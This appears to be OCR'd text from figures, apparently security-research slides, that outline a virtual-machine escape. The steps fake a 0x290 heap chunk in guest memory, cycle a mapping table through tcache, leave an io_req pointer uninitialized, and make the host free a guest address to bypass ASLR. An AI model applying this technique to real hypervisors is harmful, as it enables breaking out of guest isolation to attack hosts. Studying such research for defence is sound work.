
1. Make a 0x290 fake chunk in guest
AAAAAAAA
AAAAAAAA
...
size: 0x290
Write value to MMIO interface
Guest Space
Host Space
2. Malloc a mapping table
...
len
guest_addr
len
guest_addr
...
Offset: 0x40
size: 0x150
Mapping Table

Bypass ASLR



3. Free the mapping table. The freed chunk will be added to 0x150 tcache bins


Bypass ASLR



4. Malloc io_req structure, leaving uninitialized pointer field


Bypass ASLR

5. Trigger free(guest_addr).
The freed chunk will be added
to host’s 0x290 tcache bins

